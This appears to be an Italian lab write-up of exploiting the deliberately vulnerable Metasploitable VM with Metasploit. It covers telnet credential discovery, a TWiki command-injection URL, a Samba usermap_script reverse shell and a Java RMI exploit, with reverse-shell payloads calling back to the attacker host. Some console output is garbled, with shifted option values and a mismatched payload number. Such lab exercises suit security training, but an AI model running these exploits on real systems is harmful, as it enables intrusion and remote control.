

EXPLOIT TELNET CON METASPLOIT

Controllo che il servizio **telnet** sia attivo nella porta 23:

```
(kali㉿kali)-[~]
└─$ nmap -sV 192.168.1.40
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-07 06:07 EST
Nmap scan report for 192.168.1.40
Host is up (0.00036s latency).
Not shown: 978 closed tcp ports (conn-refused)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 8.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet?
25/tcp    open  smtp?
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind      2 (RPC #100000)
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec?
513/tcp   open  login?
514/tcp   open  shell?
1099/tcp  open  java-rmi     GNU Classpath grmiregistry
1524/tcp  open  bindshell    Metasploitable root shell
2049/tcp  open  nfs          2-4 (RPC #100003)
2121/tcp  open  ccproxy-ftp?
3306/tcp  open  mysql?
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc          VNC (protocol 3.3)
6000/tcp  open  X11          (access denied)
6667/tcp  open  irc          UnrealIRCd
8180/tcp  open  unknown
Service Info: Host: irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
Nmap done: 1 IP address (1 host up) scanned in 197.32 seconds
```

Attivo *msfconsole*:[illegible]

Utilizzo il path ***auxiliary/scanner/telnet/telnet_version*** e controllo le opzioni necessarie per lanciare l'attacco:

```
msf6 > use auxiliary/scanner/telnet/telnet_version
msf6 auxiliary(scanner/telnet/telnet_version) > show options

Module options (auxiliary/scanner/telnet/telnet_version):



| Name     | Current Setting | Required | Description                                                                                                                                                                     |
|----------|-----------------|----------|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| PASSWORD |                 | no       | The password for the specified username                                                                                                                                         |
| RHOSTS   |                 | yes      | The target host(s), see <a href="https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit">https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit</a> |
| RPORT    | 23              | yes      | The target port (TCP)                                                                                                                                                           |
| THREADS  | 1               | yes      | The number of concurrent threads (max one per host)                                                                                                                             |
| TIMEOUT  | 30              | yes      | Timeout for the Telnet probe                                                                                                                                                    |
| USERNAME |                 | no       | The username to authenticate as                                                                                                                                                 |



View the full module info with the info, or info -d command.
```

Configuro il parametro **RHOSTS** con l'ip della macchina vittima **192.168.1.40** e controllo:

```
msf6 auxiliary(scanner/telnet/telnet_version) > set RHOSTS 192.168.1.40
RHOSTS => 192.168.1.40
msf6 auxiliary(scanner/telnet/telnet_version) > show options

Module options (auxiliary/scanner/telnet/telnet_version):

  Name      Current Setting  Required  Description
  ----      -
  PASSWORD  192.168.1.40    no        The password for the specified username
  RHOSTS    23              yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
  RPORT     23              yes       The target port (TCP)
  THREADS   1               yes       The number of concurrent threads (max one per host)
  TIMEOUT   30              yes       Timeout for the Telnet probe
  USERNAME  no              no        The username to authenticate as


View the full module info with the info, or info -d command.
```

Non c'è bisogno di specificare payload, effettuo quindi l'attacco:

```
msf6 auxiliary(scanner/telnet/telnet_version) > exploit

[+] 192.168.1.40:23 - 192.168.1.40:23 TELNET
[*] 192.168.1.40:23 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Otengo **username** e **password**:



```
msf6 auxiliary(scanner/telnet/telnet_version) > telnet 192.168.1.40
[*] exec: telnet 192.168.1.40

Trying 192.168.1.40 ...
Connected to 192.168.1.40.
Escape character is '^['.

Login with msfadmin/msfadmin to get started
```

Faccio un test di verifica:

```
msf6 auxiliary(scanner/telnet/telnet_version) > telnet 192.168.1.40
[*] exec: telnet 192.168.1.40

Trying 192.168.1.40 ...
Connected to 192.168.1.40.
Escape character is '^['.

Warning: Never expose this VM to an untrusted network!
Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started

metasploitable login: msfadmin
Password:
Last login: Tue Mar  7 06:06:37 EST 2023 on tty1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$
```

EXPLOIT PIATTAFORMA TWIKI

```
(kali㉿kali)-[~]
$ nmap -sV 192.168.1.40
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-07 08:25 EST
Nmap scan report for 192.168.1.40
Host is up (0.0011s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT      STATE SERVICE          VERSION
21/tcp    open  ftp              vsftpd 2.3.4
22/tcp    open  ssh              OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet?
25/tcp    open  smtp?
53/tcp    open  domain           ISC BIND 9.4.2
80/tcp    open  http             Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind          2 (RPC #100000)
139/tcp   open  netbios-ssn      Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn      Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
```

Attivo *msfconsole*:

```
(kali㉿kali)-[~]
$ msfconsole

      dBBBBBBb  dBBBP dBBBBBBP dBBBBBBb
      '  dB'
dB'dB'dB' dBBP  dBP  dBP BB
dB'dB'dB' dBP  dBP  dBP BB
dB'dB'dB' dBBBBP  dBP  dBBBBBBb

      dBBBBBBP  dBBBBBBb dBP  dBBBBBP dBP dBBBBBBP
      |
      |  dBP  dBBBB' dBP  dB'.BP dBP
--o--  |  dBP  dBP  dBP  dB'.BP dBP  dBP
      |  dBBBBP dBP  dBBBBBP dBBBBBP dBP  dBP

      To boldly go where no
      shell has gone before

      =[ metasploit v6.2.26-dev ]
+ -- ==[ 2264 exploits - 1189 auxiliary - 404 post ]
+ -- ==[ 951 payloads - 45 encoders - 11 nops ]
+ -- ==[ 9 evasion ]

Metasploit tip: View missing module options with show
missing
Metasploit Documentation: https://docs.metasploit.com/
```

Cerco gli exploit disponibili per Twiki:

```
msf6 > search Twiki

Matching Modules

#  Name                                                                 Disclosure Date   Rank      Check  Description
-  -
0  exploit/unix/webapp/moinmoin_twikidraw 2012-12-30      manual    Yes    MoinMoin twikidraw Action Traversal File Upload
1  exploit/unix/http/twiki_debug_plugins 2014-10-09      excellent Yes    Twiki Debugenableplugins Remote Code Execution
2  exploit/unix/webapp/twiki_history       2005-09-14      excellent Yes    Twiki History TwikiUsers rev Parameter Command Execution
3  exploit/unix/webapp/twiki_makertext     2012-12-15      excellent Yes    Twiki MAKETEXT Remote Command Execution
4  exploit/unix/webapp/twiki_search        2004-10-01      excellent Yes    Twiki Search Function Arbitrary Command Execution

Interact with a module by name or index. For example info 4, use 4 or use exploit/unix/webapp/twiki_search
```

Utilizzo il path **exploit/unix/webapp/twiki_history** e controllo le opzioni necessarie:

```
msf6 > use exploit/unix/webapp/twiki_history
[*] No payload configured, defaulting to cmd/unix/python/meterpreter/reverse_tcp
msf6 exploit(unix/webapp/twiki_history) > show options

Module options (exploit/unix/webapp/twiki_history):

  Name      Current Setting  Required  Description
  --      -
Proxies          no        A proxy chain of format type:host:port[,type:host:port][ ... ]
RHOSTS          yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT          80        The target port (TCP)
SSL            false     Negotiate SSL/TLS for outgoing connections
URI            /twiki/bin yes       TWiki bin directory path
VHOST          no        HTTP server virtual host

Payload options (cmd/unix/python/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  --      -
LHOST      192.168.1.25    yes       The listen address (an interface may be specified)
LPORT      4444            yes       The listen port

Exploit target:

  Id  Name
  --  -
  0    Automatic
```

Configuro il parametro **RHOSTS** e controllo:

```
msf6 exploit(unix/webapp/twiki_history) > set RHOSTS 192.168.1.40
RHOSTS => 192.168.1.40
msf6 exploit(unix/webapp/twiki_history) > show options

Module options (exploit/unix/webapp/twiki_history):

  Name      Current Setting  Required  Description
  --      -
Proxies          no        A proxy chain of format type:host:port[,type:host:port][ ... ]
RHOSTS          192.168.1.40   yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT          80        The target port (TCP)
SSL            false     Negotiate SSL/TLS for outgoing connections
URI            /twiki/bin yes       TWiki bin directory path
VHOST          no        HTTP server virtual host

Payload options (cmd/unix/python/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  --      -
LHOST      192.168.1.25    yes       The listen address (an interface may be specified)
LPORT      4444            yes       The listen port

Exploit target:

  Id  Name
  --  -
  0    Automatic
```

Controlliamo i payload disponibili:

```
msf6 exploit(unix/webapp/twiki_history) > show payloads

Compatible Payloads

#  Name                                                                 Disclosure Date  Rank  Check  Description
-  -
0  payload/cmd/unix/bind_awk                                           normal No    Unix Command Shell, Bind TCP (via AWK)
1  payload/cmd/unix/bind_busybox_telnetd                             normal No    Unix Command Shell, Bind TCP (via BusyBox telnetd)
2  payload/cmd/unix/bind_inetd                                         normal No    Unix Command Shell, Bind TCP (inetd)
3  payload/cmd/unix/bind_jjs                                           normal No    Unix Command Shell, Bind TCP (via jjs)
4  payload/cmd/unix/bind_lua                                           normal No    Unix Command Shell, Bind TCP (via Lua)
5  payload/cmd/unix/bind_netcat                                         normal No    Unix Command Shell, Bind TCP (via netcat)
6  payload/cmd/unix/bind_netcat_gaping                                 normal No    Unix Command Shell, Bind TCP (via netcat -e)
7  payload/cmd/unix/bind_netcat_gaping_ipv6                           normal No    Unix Command Shell, Bind TCP (via netcat -e) IPv6
8  payload/cmd/unix/bind_perl                                           normal No    Unix Command Shell, Bind TCP (via Perl)
9  payload/cmd/unix/bind_perl_ipv6                                     normal No    Unix Command Shell, Bind TCP (via perl) IPv6
10 payload/cmd/unix/bind_r                                              normal No    Unix Command Shell, Bind TCP (via R)
11 payload/cmd/unix/bind_ruby                                           normal No    Unix Command Shell, Bind TCP (via Ruby)
12 payload/cmd/unix/bind_ruby_ipv6                                     normal No    Unix Command Shell, Bind TCP (via Ruby) IPv6
13 payload/cmd/unix/bind_socat_udp                                     normal No    Unix Command Shell, Bind UDP (via socat)
14 payload/cmd/unix/bind_stub                                           normal No    Unix Command Shell, Bind TCP (stub)
15 payload/cmd/unix/bind_zsh                                           normal No    Unix Command Shell, Bind TCP (via Zsh)
16 payload/cmd/unix/generic                                             normal No    Unix Command, Generic Command Execution
17 payload/cmd/unix/pingback_bind                                       normal No    Unix Command Shell, Pingback Bind TCP (via netcat)
18 payload/cmd/unix/pingback_reverse                                   normal No    Unix Command Shell, Pingback Reverse TCP (via netcat)
19 payload/cmd/unix/python/meterpreter/bind_tcp                       normal No    Python Exec, Python Meterpreter, Python Bind TCP Stager
20 payload/cmd/unix/python/meterpreter/bind_tcp_uuid                 normal No    Python Exec, Python Meterpreter, Python Bind TCP Stager with UUID Support
21 payload/cmd/unix/python/meterpreter/reverse_http                   normal No    Python Exec, Python Meterpreter, Python Reverse HTTP Stager
22 payload/cmd/unix/python/meterpreter/reverse_https                  normal No    Python Exec, Python Meterpreter, Python Reverse HTTPS Stager
23 payload/cmd/unix/python/meterpreter/reverse_tcp                    normal No    Python Exec, Python Meterpreter, Python Reverse TCP Stager
24 payload/cmd/unix/python/meterpreter/reverse_tcp_ssl                normal No    Python Exec, Python Meterpreter, Python Reverse TCP SSL Stager
25 payload/cmd/unix/python/meterpreter/reverse_tcp_uuid              normal No    Python Exec, Python Meterpreter, Python Reverse TCP Stager with UUID Support
```

Scegliamo il payload 19 *cmd/unix/reverse*:

```
msf6 exploit(unix/webapp/twiki_history) > set payload cmd/unix/reverse
payload => cmd/unix/reverse
msf6 exploit(unix/webapp/twiki_history) > show options

Module options (exploit/unix/webapp/twiki_history):



| Name    | Current Setting | Required | Description                                                                                  |
|---------|-----------------|----------|----------------------------------------------------------------------------------------------|
| Proxies |                 | no       | A proxy chain of format type:host:port[,type:host:port][...]                                 |
| RHOSTS  | 192.168.1.40    | yes      | The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit |
| RPORT   | 80              | yes      | The target port (TCP)                                                                        |
| SSL     | false           | no       | Negotiate SSL/TLS for outgoing connections                                                   |
| URI     | /twiki/bin      | yes      | Twiki bin directory path                                                                     |
| VHOST   |                 | no       | HTTP server virtual host                                                                     |



Payload options (cmd/unix/reverse):



| Name  | Current Setting | Required | Description                                        |
|-------|-----------------|----------|----------------------------------------------------|
| LHOST | 192.168.1.25    | yes      | The listen address (an interface may be specified) |
| LPORT | 4444            | yes      | The listen port                                    |



Exploit target:



| Id | Name      |
|----|-----------|
| 0  | Automatic |


```


Effettuo l'exploit:

```
msf6 exploit(unix/webapp/twiki_history) > exploit

[*] Started reverse TCP double handler on 192.168.1.25:4444
[+] Successfully sent exploit request
[*] Exploit completed, but no session was created.
msf6 exploit(unix/webapp/twiki_history) > █
```

Conferma exploit:

TWiki . Main . TWikiUsers (r1.2|id|echo)
+
192.168.1.40/twiki/bin/view/Main/TWikiUsers?rev=2|id|echo&20
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec


TWiki > Main > TWikiUsers (r1.2|id|echo)
Main . { Users | Groups | Offices | Changes | Index | Search | Go }
uid=33(www-data) gid=33(www-data) groups=33(www-data)

Topic TWikiUsers . { Edit | Attach | Ref-By | Printable | Diff | r1.16 | ≥ | r1.15 | ≥ | r1.14 | More }
Revision r1.2|id|echo - 01 Jan 1970 - 00:00 GMT -

EXPLOIT SMB

```
(kali㉿kali)-[~]
$ nmap -sV 192.168.1.40
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-07 09:07 EST
Nmap scan report for 192.168.1.40
Host is up (0.00077s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet?
25/tcp    open  smtp?
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind      2 (RPC #100000)
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec?
513/tcp   open  login?
514/tcp   open  shell?
1099/tcp  open  java-rmi     GNU Classpath grmiregistry
```

Dopo aver attivato *msfconsole*, utilizzo il path *multi/samba/usermap_script* e controllo le opzioni necessarie:

```
= [ metasploit v6.2.26-dev ]
+ -- -- [ 2264 exploits - 1189 auxiliary - 404 post ]
+ -- -- [ 951 payloads - 45 encoders - 11 nops ]
+ -- -- [ 9 evasion ]

Metasploit tip: To save all commands executed since start up
to a file, use the makerc command
Metasploit Documentation: https://docs.metasploit.com/

msf6 > use multi/samba/usermap_script
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(multi/samba/usermap_script) > show options

Module options (exploit/multi/samba/usermap_script):

  Name      Current Setting  Required  Description
  ---      -
  RHOSTS    192.168.1.25    yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
  RPORT     139              yes       The target port (TCP)

Payload options (cmd/unix/reverse_netcat):

  Name      Current Setting  Required  Description
  ---      -
  LHOST     192.168.1.25    yes       The listen address (an interface may be specified)
  LPORT     4444             yes       The listen port

Exploit target:

  Id  Name
  --  -
  0    Automatic
```

Configuro RHOST e controllo le opzioni:

```
msf6 exploit(multi/samba/usermap_script) > set RHOSTS 192.168.1.40
RHOSTS => 192.168.1.40
msf6 exploit(multi/samba/usermap_script) > show options

Module options (exploit/multi/samba/usermap_script):



| Name   | Current Setting | Required | Description                                                                                                                                                                     |
|--------|-----------------|----------|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| RHOSTS | 192.168.1.40    | yes      | The target host(s), see <a href="https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit">https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit</a> |
| RPORT  | 139             | yes      | The target port (TCP)                                                                                                                                                           |



Payload options (cmd/unix/reverse_netcat):



| Name  | Current Setting | Required | Description                                        |
|-------|-----------------|----------|----------------------------------------------------|
| LHOST | 192.168.1.25    | yes      | The listen address (an interface may be specified) |
| LPORT | 4444            | yes      | The listen port                                    |



Exploit target:



| Id | Name      |
|----|-----------|
| 0  | Automatic |


```

Utilizzo il payload cmd/unix/reverse:

```
msf6 exploit(multi/samba/usermap_script) > set payload cmd/unix/reverse
payload => cmd/unix/reverse
msf6 exploit(multi/samba/usermap_script) > show options
```

```
Payload options (cmd/unix/reverse):



| Name  | Current Setting | Required | Description                                        |
|-------|-----------------|----------|----------------------------------------------------|
| LHOST | 192.168.1.25    | yes      | The listen address (an interface may be specified) |
| LPORT | 4444            | yes      | The listen port                                    |


```

Lancio l'exploit:

```
msf6 exploit(multi/samba/usermap_script) > exploit

[*] Started reverse TCP double handler on 192.168.1.25:4444
[*] Accepted the first client connection ...
[*] Accepted the second client connection...
[*] Command: echo NKnamcoKwrUOpu0l;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "NKnamcoKwrUOpu0l\r\n"
[*] Matching...
[*] A is input ...
[*] Command shell session 1 opened (192.168.1.25:4444 → 192.168.1.40:34277) at 2023-03-07 09:23:42 -0500
```


Test di verifica:

```
ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:c7:ee:82
          inet addr:192.168.1.40  Bcast:192.168.1.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fec7:ee82/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:9073 errors:0 dropped:0 overruns:0 frame:0
          TX packets:8826 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:710501 (693.8 KB)  TX bytes:721920 (705.0 KB)
          Base address:0xd020  Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:1708 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1708 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:407675 (398.1 KB)  TX bytes:407675 (398.1 KB)
```


EXPLOIT JAVA-RMI CODE EXECUTION

111/tcp	open	lpebind	2 (N.C. #100000)
139/tcp	open	netbios-ssn	Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp	open	netbios-ssn	Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp	open	exec?	
513/tcp	open	login?	
514/tcp	open	shell?	
1099/tcp	open	java-rmi	GNU Classpath grmiregistry
1524/tcp	open	bindshell	Metasploitable root shell
2049/tcp	open	nfs	2-4 (RPC #100003)
2121/tcp	open	ccproxy-ftp?	
3306/tcp	open	mysql?	
5432/tcp	open	postgresql	PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp	open	vnc	VNC (protocol 3.3)
6000/tcp	open	X11	(access denied)
6667/tcp	open	irc	UnrealIRCd

Cerco exploit disponibili:

```
msf6 > search java_rmi
```

Matching Modules

#	Name	Disclosure Date	Rank	Check	Description
0	auxiliary/gather/java_rmi_registry		normal	No	Java RMI Registry Interfaces Enumeration
1	exploit/multi/misc/java_rmi_server	2011-10-15	excellent	Yes	Java RMI Server Insecure Default Configuration Java Code Execution
2	auxiliary/scanner/misc/java_rmi_server	2011-10-15	normal	No	Java RMI Server Insecure Endpoint Code Execution Scanner
3	exploit/multi/browser/java_rmi_connection_impl	2010-03-31	excellent	No	Java RMIConnectionImpl Deserialization Privilege Escalation

Utilizzo **exploit/multi/misc/java_rmi_server** e controllo le opzioni:

```
msf6 > use exploit/multi/misc/java_rmi_server
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) > show options
```

Module options (exploit/multi/misc/java_rmi_server):

Name	Current Setting	Required	Description
HTTPDELAY	10	yes	Time that the HTTP Server will wait for the payload request
RHOSTS		yes	The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT	1099	yes	The target port (TCP)
SRVHOST	0.0.0.0	yes	The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
SRVPORT	8080	yes	The local port to listen on.
SSL	false	no	Negotiate SSL for incoming connections
SSLCert		no	Path to a custom SSL certificate (default is randomly generated)
URIPATH		no	The URI to use for this exploit (default is random)

Payload options (java/meterpreter/reverse_tcp):

Name	Current Setting	Required	Description
LHOST	192.168.1.25	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

Exploit target:

Id	Name
0	Generic (Java Payload)

Configuro **RHOST**:

```
msf6 exploit(multi/misc/java_rmi_server) > set RHOSTS 192.168.1.40
RHOSTS => 192.168.1.40
msf6 exploit(multi/misc/java_rmi_server) > █
```

```
msf6 exploit(multi/misc/java_rmi_server) > show options

Module options (exploit/multi/misc/java_rmi_server):
```

Name	Current Setting	Required	Description
HTTPDELAY	10	yes	Time that the HTTP Server will wait for the payload request
RHOSTS	192.168.1.40	yes	The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT	1099	yes	The target port (TCP)
SRVHOST	0.0.0.0	yes	The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
SRVPORT	8080	yes	The local port to listen on.
SSL	false	no	Negotiate SSL for incoming connections
SSLCert		no	Path to a custom SSL certificate (default is randomly generated)
URIPATH		no	The URI to use for this exploit (default is random)

```

Payload options (java/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  --      -
  LHOST     192.168.1.25    yes       The listen address (an interface may be specified)
  LPORT     4444            yes       The listen port

Exploit target:

  Id  Name
  --  --
  0    Generic (Java Payload)

```

Effettuo l'exploit:

(però non si apre la shell di meterpreter)!!!!!!!

```
msf6 exploit(multi/misc/java_rmi_server) > set payload java/meterpreter/reverse_tcp
payload => java/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) > exploit

[*] Started reverse TCP handler on 192.168.1.25:4444
[*] 192.168.1.40:1099 - Using URL: http://192.168.1.25:8080/xl0tLpYdbTLYC
[*] 192.168.1.40:1099 - Server started.
[*] 192.168.1.40:1099 - Sending RMI Header ...
[*] 192.168.1.40:1099 - Sending RMI Call ...
[*] 192.168.1.40:1099 - Replied to request for payload JAR
[*] Exploit completed, but no session was created.
```